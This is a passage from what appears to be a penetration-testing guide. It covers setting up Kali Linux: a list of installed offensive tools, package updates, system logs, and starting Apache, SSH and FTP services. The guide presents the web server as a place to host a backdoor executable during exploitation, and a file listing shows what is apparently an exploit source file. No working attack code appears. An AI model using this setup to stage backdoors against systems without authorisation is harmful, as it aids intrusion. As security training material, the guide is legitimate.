android-framework-res  cymothoa                   fonts                        hexorbase         lynis                           pcsc                   sakis3g                     urlcrazy
ant                    dahdi                      fonts-droid-fallback         httrack           macchanger                      pdfid                  samba                       usb_modeswitch
apache2                davtest                    framework2                   hunspell          magicrescue                     perl                   screen                      vboot
apktool                dbd                        freetds                      hydra             magictree                       perl5                  sensible-utils              vim
apparmor-features      dbus-1                     ftester                      i18n              maltego                         perl-openssl-defaults  set                         vinetto
appdata                dconf                      gcc-7                        icedtea-web       man                             pev                    sfuzz-db                    volafox
app-info               debconf                    GConf                        icons             man-db                          php7.0-common          sgml                        volatility
application-registry   debhelper                  gcr-3                        ieee-data         matplotlib                      php7.0-json            sgml-base                   vpnc-scripts
applications           debian-installer-launcher  gdal                         ike-scan          maven-repo                      php7.0-mysql           sipp                        vte
apport                 debianutils                gdb                          ImageMagick-6     mc                              php7.0-opcache         sipvicious                  wallpapers
apps                   deblaze                    gdcm-2.8                     images            menu                            php7.0-readline        skipfish                    wayland-sessions
apt-listchanges        debtags                    gdm                          impacket          mercurial                       pipal                  smali                       wce
armitage               defaults                   gedit                        inetsim           metainfo                        pixmaps                smartmontools               webacoo
arp-scan               desktop-base               GeoIP                        info              metasploit-framework            pkgconfig              smbmap                      webshells
aspell                 desktop-directories        gettext                      initramfs-tools   mfterm                          plasma                 snmp                        weevely
automater              dex2jar                    ghost-phisher                intersect         midi                            plecost                software-properties         wfuzz
autopsy                dh-python                  ghostscript                  iptables          mime                            plymouth               sounds                      whatweb
avahi                  dict                       git-core                     iso-codes         mime-info                       pocl                   sparta                      wifi-honey
awk                    dictionaries-common        gitweb                       jarwrapper        mimikatz                        polkit-1               speech-dispatcher           wifitap
backdoor-factory       dirb                       glib-2.0                     java              misc                            poppler                spike                       windows-binaries
backgrounds            dirbuster                  glusterfs                    javascript        mobile-broadband-provider-info  postgresql             sqldict                     wine
base-files             distro-info                glvnd                        javasnoop         mousetweaks                     postgresql-common      sqlmap                      wireshark
basemap                djvu                       gnome                        java-wrappers     mozilla                         powerfuzzer            sqlninja                    wol-e
base-passwd            dnmap                      gnome-background-properties  jboss-autopwn     mysql                           powersploit            sqlsus                      wordlists
bash-completion        dns                        gnome-bluetooth              john              mysql-common                    ppp                    sslcaudit                   wpscan
bdfproxy               dnschef                    gnome-control-center         joomscan          nano                            proj                   ssl-cert                    wx-3.0-gtk
bed                    dnsenum                    gnome-online-accounts        jsql-injection    ncap-w32                        protos-sip             sslsniff                    X11
beef-xss               dnsmap                     gnome-session                kali-debtags      ncat-w32                        proxystrike            sslstrip                    xdg-desktop-portal
binfmts                dnsmasq-base               gnome-settings-daemon        kali-defaults     ncrack                          pulseaudio             sslyze                      xfce4
bluelog                dnsrecon                   gnome-shell                  kali-menu         netpbm                          pyshared               sushi                       xml
btscanner              doc                        gnome-software               kali-root-login   nginx                           python                 system-config-printer       xml-core
bug                    doc-base                   gnome-system-monitor         kde4              nikto                           python3                systemd                     xpdf
build-essential        docutils                   gnome-tweak-tool             keimpx            nishang                         python-apt             systemtap                   xsessions
bully                  doona                      gnome-user-share             keyrings          nmap                            python-faraday         tabset                      xspy
ca-certificates        dotdotpwn                  gnupg                        king-phisher      ntp                             python-wheels          tasksel                     xsser
ca-certificates-java   dpkg                       gnuplot                      kismet            numpy                           qgis                   tcltk                       yelp
calendar               eapmd5pass                 golismero                    language-tools    numpy3                          qt4                    telepathy                   yelp-xsl
caribou                easy-rsa                   grabber                      laudanum          ollydbg                         qt5                    terminfo                    zaproxy
chirp                  emacs                      grilo-plugins                libaudio2         omf                             qtchooser              tesseract-ocr               zeitgeist
cisco-auditing-tool    enchant                    groff                        libc-bin          openal                          radare2                tex-common                  zenity
cisco-torch            enum4linux                 grub                         libdbi-perl       openlayers                      rainbowcrack           texlive                     zenmap
clang                  eog                        gst-plugins-base             libdrm            openmpi                         rdesktop               texmf                       zim
clusterd               ettercap                   gstreamer-1.0                libgnomekbd       opensc                          readline               tftpd32                     zoneinfo
cogl                   evince                     gtk-doc                      libgphoto2        openssh                         recon-ng               theharvester                zsh
color                  evolution-data-server      gtk-engines                  libgweather       openvas                         regripper              themes
colord                 exim4                      gtksourceview-3.0            liblouis          openvpn                         reportbug              thumbnailers
commix                 exploitdb                  guile                        libquvi-scripts   orca                            responder              totem
common-licenses        fern-wifi-cracker          gupnp-av                     libsensors4       org.gnome.Characters            rtpinsertsound         tracker
```

Kali Linux uses several online repositories to provide software installations and updates. However, these repository sources must be updated on a regular basis. This can be achieved using the `apt-get update` command as shown in the following screenshot:




```
root@kali:~# apt-get update
Get:1 http://archive-9.kali.org/kali kali-rolling InRelease [30.5 kB]
Get:2 http://archive-9.kali.org/kali kali-rolling/main amd64 Packages [16.3 MB]
Fetched 16.4 MB in 59s (279 kB/s)
Reading package lists... Done
root@kali:~# 
```

Kali Linux also gets major build updates on a regular basis. In order to upgrade to the latest available build, the `apt-get upgrade` command can be used as shown in the following screenshot:



```
root@kali:~# apt-get upgrade
Reading package lists... Done
Building dependency tree
Reading state information... Done
Calculating upgrade... Done
The following packages were automatically installed and are no longer required:
  geoip-database-extra libfile-copy-recursive-perl libfreerdp-cache1.1 libfreerdp-client1.1
  libfreerdp-codec1.1 libfreerdp-common1.1.0 libfreerdp-core1.1 libfreerdp-crypto1.1
  libfreerdp-gdi1.1 libfreerdp-locale1.1 libfreerdp-primitives1.1 libfreerdp-utils1.1
  libgcab-1.0-0 libgcr-3-common libjs-excanvas libjs-openlayers libsynctex1 libtcl8.5
  libtk8.5 libwinpr-crt0.1 libwinpr-crypto0.1 libwinpr-dsparse0.1 libwinpr-environment0.1
  libwinpr-file0.1 libwinpr-handle0.1 libwinpr-heap0.1 libwinpr-input0.1
  libwinpr-interlocked0.1 libwinpr-library0.1 libwinpr-path0.1 libwinpr-pool0.1
  libwinpr-registry0.1 libwinpr-rpc0.1 libwinpr-sspi0.1 libwinpr-synch0.1
  libwinpr-sysinfo0.1 libwinpr-thread0.1 libwinpr-utils0.1 libxfont1 multiarch-support
  python-unicodecsv tk8.5
Use 'apt autoremove' to remove them.
The following packages have been kept back:
  apache2 apache2-bin apache2-data apache2-utils apt apt-utils aspell bash beef-xss
  bind9-host bsdmainutils btscanner build-essential cadaver clang clang-3.9 clang-4.0
  couchdb cpp cpp-7 cryptsetup cryptsetup-bin curl default-jdk default-jdk-headless
  default-jre default-jre-headless dirb dnsutils dradis e2fslibs e2fsprogs eog
  ettercap-common ettercap-graphical evince evince-common evolution-data-server
  evolution-data-server-common exploitdb fdisk firebird3.0-common firebird3.0-common-doc
  firefox-esr flex g++ g++-7 gcc gcc-7 gcc-7-base gdal-bin gdb gdisk gir1.2-evince-3.0
  gir1.2-gnomedesktop-3.0 gir1.2-gst-plugins-base-1.0 gir1.2-gstreamer-1.0 gir1.2-gtk-3.0
  gir1.2-gweather-3.0 gir1.2-javascriptcoregtk-4.0 gir1.2-totem-1.0 gir1.2-webkit2-4.0
  glusterfs-common gnome-characters gnome-contacts gnome-control-center
  gnome-control-center-data gnome-core gnome-font-viewer gnome-keyring gnome-session
  gnome-session-bin gnome-session-common gnome-settings-daemon gnome-shell
  gnome-shell-common gnome-shell-extensions gnome-software gnome-software-common
  gnome-terminal gnome-terminal-data gnome-themes-standard gnome-tweak-tool
  gstreamer1.0-libav gstreamer1.0-plugins-bad gstreamer1.0-plugins-base
  gstreamer1.0-plugins-good gstreamer1.0-plugins-ugly gstreamer1.0-pulseaudio gstreamer1.0-x
  guile-2.0-libs guymager gvfs gvfs-backends gvfs-bin gvfs-common gvfs-daemons gvfs-fuse
  gvfs-libs imagemagick-6.q16 irqbalance isc-dhcp-client joomscan kali-desktop-gnome
  kali-linux-full king-phisher kismet less libaa1 libafflib0v5 libalgorithm-diff-xs-perl
  libapache2-mod-php7.0 libaprutil1 libaprutil1-dbd-sqlite3 libaprutil1-ldap libapt-pkg5.0
  libasan4 libasound2-plugins libaspell15 libatomic1 libavcodec57 libavformat57 libbind9-160
```

Kali Linux generates and stores various types of log, such as application, system, security, and hardware. These logs can be useful for debugging and tracing events. Logs can be viewed by opening the **Logs** application located at **Applications** | **Usual Applications** | **Utilities** | **Logs**, the result is shown in the following screenshot:



```
[session uid=0 pid=1237] Successfully activated service 'org.gnome.Logs'  2                                     10:55
pam_unix(cron:session): session closed for user root  3                                                         10:55
running get-distro-updates with refine-flags=require-setup-action with timeout=60 on plugin=appstream took 29… 10:54
debug - channel new 0x557cb90f7870 widget 0x557cb90f7870  4                                                     10:53
unable to get EDID for xrandr-Virtual1: unable to get EDID for output  3                                        10:53
JS WARNING: [resource:///org/gnome/shell/ui/workspaceThumbnail.js 892]: reference to undefined property "…  4 10:53
Started Evolution address book service.                                                                         10:53
[session uid=0 pid=1237] Successfully activated service 'org.gnome.evolution.dataserver.AddressBook9'          10:53
Starting Evolution address book service...                                                                      10:53
[session uid=0 pid=1237] Activating via systemd: service name='org.gnome.evolution.dataserver.AddressBook9' u… 10:53
Could not set mount point in database 'urn:nepomuk:datasource:2018-01-26-21-01-22-00', GDBus.Error:org.freede… 10:53
STACK_OP_ADD: window 0x2000001 already in stack  2                                                              10:53
Started Evolution calendar service.                                                                             10:53
[session uid=0 pid=1237] Successfully activated service 'org.gnome.evolution.dataserver.Calendar7'             10:53
Started Virtual filesystem metadata service.                                                                    10:53
unable to get EDID for xrandr-Virtual1: unable to get EDID for output                                           10:53
[session uid=0 pid=1237] Successfully activated service 'org.gtk.vfs.Metadata'                                  10:53
Starting Virtual filesystem metadata service...                                                                 10:53
unable to get EDID for xrandr-Virtual1: unable to get EDID for output                                           10:53
[session uid=0 pid=1237] Activating via systemd: service name='org.gtk.vfs.Metadata' unit='gvfs-metadata.serv… 10:53
failed to get edid: unable to get EDID for output                                                               10:53
Error looking up permission: GDBus.Error:org.freedesktop.DBus.Error.ServiceUnknown: The name org.freedesktop.… 10:53
Can not determine workarea, guessing at layout  3                                                               10:53
Starting Evolution calendar service...                                                                          10:53
```


Environment configuration and setup

While our basic Kali setup is up and running, we also need to install and configure some additional services that we might need during our assessment. In the upcoming sections, we will discuss a few such useful services in Kali Linux.

Web server


A web server is going to be of help to us during the exploitation phase, wherein we may need to host a backdoor executable. The Apache web server is installed by default in Kali Linux. We can start the Apache web server using the `service apache2 start` command, as shown in the following screenshot.

We can verify whether the service started successfully by using the `netstat -an | grep ::80` command:



```
root@kali:~# service apache2 start
root@kali:~# netstat -an | grep ::80
tcp6       0      0 :::80                   :::*                    LISTEN
root@kali:~# 
```

Now that the Apache server is up and running, we can verify it through the browser as well. By hitting the localhost (`127.0.0.1`), we are able to see the default Apache web page as shown in the following screenshot:



Apache2 Debian Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview


Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the `mods-enabled/`, `conf-enabled/` and `sites-enabled/` directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
- They are activated by symlinking available configuration files from their respective *-available/ counterparts. These should be managed by using our helpers a2enmod, a2dismod, a2ensite

If we want to change the default page or if we wish to host any files, we can do so by placing the required files in the `/var/www/html` directory as shown in the following screenshot:




```
root@kali:~# cd /var/www/html/
root@kali:/var/www/html# ls
8572.c  index.html  index.nginx-debian.html  local  run
root@kali:/var/www/html# 
```

Secure Shell (SSH)


SSH is indeed the default choice of protocol when remote secure communication is required.

In Kali Linux, we can start using SSH by first installing the SSH package. We can use the `apt-get install ssh` command as shown in the following screenshot:



```
root@kali:~# apt-get install ssh
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  libsynctex1 python3-argcomplete python3-argh python3-construct
  python3-cssutils python3-feedparser python3-flask python3-html2text
  python3-itsdangerous python3-jsbeautifier python3-pathtools
  python3-pyinotify python3-simplejson python3-watchdog python3-werkzeug
Use 'apt autoremove' to remove them.
The following additional packages will be installed:
  libcom-err2 libcomerr2 openssh-client openssh-server openssh-sftp-server
Suggested packages:
  keychain libpam-ssh monkeysphere ssh-askpass molly-guard rssh ufw
The following NEW packages will be installed:
  libcom-err2 ssh
The following packages will be upgraded:
  libcomerr2 openssh-client openssh-server openssh-sftp-server
4 upgraded, 2 newly installed, 0 to remove and 1701 not upgraded.
Need to get 195 kB/1,514 kB of archives.
After this operation, 253 kB of additional disk space will be used.
Do you want to continue? [Y/n] 
```


In order to make sure that SSH automatically starts after reboot, we can use the `systemctl` command, as shown in the following screenshot, and the SSH service can be started using the `service ssh start` command:



```
root@kali:~# systemctl enable ssh
Synchronizing state of ssh.service with SysV service script with /lib/systemd/sy
stemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable ssh
Created symlink /etc/systemd/system/sshd.service → /lib/systemd/system/ssh.servi
ce.
root@kali:~# service ssh start
root@kali:~# 
```


File Transfer Protocol (FTP)

While the web server can be used to quickly host and serve small files, an FTP server offers a better and reliable solution to host and serve larger-sized files. We can install an FTP server on Kali Linux using the `apt-get install vsftpd` command as shown in the following screenshot:



```
root@kali:~# apt-get install vsftpd
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  libsynctex1 python3-argcomplete python3-argh python3-construct
  python3-cssutils python3-feedparser python3-flask python3-html2text
  python3-itsdangerous python3-jsbeautifier python3-pathtools
  python3-pyinotify python3-simplejson python3-watchdog python3-werkzeug
Use 'apt autoremove' to remove them.
The following NEW packages will be installed:
  vsftpd
0 upgraded, 1 newly installed, 0 to remove and 1701 not upgraded.
Need to get 153 kB of archives.
After this operation, 357 kB of additional disk space will be used.
Get:1 http://archive-11.kali.org/kali kali-rolling/main amd64 vsftpd amd64 3.0.3
-11 [153 kB]
Fetched 153 kB in 3s (54.7 kB/s)
```

Once installed, we can edit the configuration as per our needs by modifying the `/etc/vsftpd.conf` file. Once the necessary configuration has been done, we can start the FTP server using the `service vsftpd start` command as shown in the following screenshot:




```
root@kali:~# gedit /etc/vsftpd.conf
root@kali:~# service vsftpd start
root@kali:~# netstat -an | grep :21
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 127.0.0.1:21            127.0.0.1:60288         TIME_WAIT
root@kali:~# 
```

Software management

The command-line utility `apt-get` can be used to install most required applications and utilities. However, Kali Linux also has a GUI tool for managing software. The tool can be accessed using the following path: **Applications** | **Usual Applications** | **System Tools** | **Software**.

The software manager can be used to remove existing software or add new software as shown in the following screenshot:



DB Browser for SQLite ★★★★☆
DB Browser for SQLite is a high quality, visual, open source tool to create, design, and edit database files compatible with SQLite. It is ...
5.0 MB

Add-ons

AlternateTab
Substitute Alt-Tab with a window based switcher that does not group by application. This extension is part of Classic Mode and is of...
Source: extensions.gnome.org
51.2 kB

Applications Menu
Add a category-based menu for applications. This extension is part of Classic Mode and is officially supported by GNOME. Please do not r...
Source: extensions.gnome.org
51.2 kB

Auto Move Windows
Move applications to specific workspaces when they create windows.
Source: extensions.gnome.org
51.2 kB

Dash to Dock ★★★★★
A dock for the Gnome Shell. This extension moves the dash out of the overview transforming it in a dock for an easier launching of app...
Source: extensions.gnome.org
51.2 kB

EasyScreenCast
This extension simplifies the use of the video recording function integrated in gnome shell, allows quickly to change the various setti...
Source: extensions.gnome.org
51.2 kB

Launch new instance
Always launch a new instance when clicking in the dash or the application view. This extension is part of Classic Mode and is officia...
Source: extensions.gnome.org
51.2 kB

Native Window Placement
Arrange windows in overview in a more compact way.
Source: extensions.gnome.org
51.2 kB

List of tools to be used during assessment

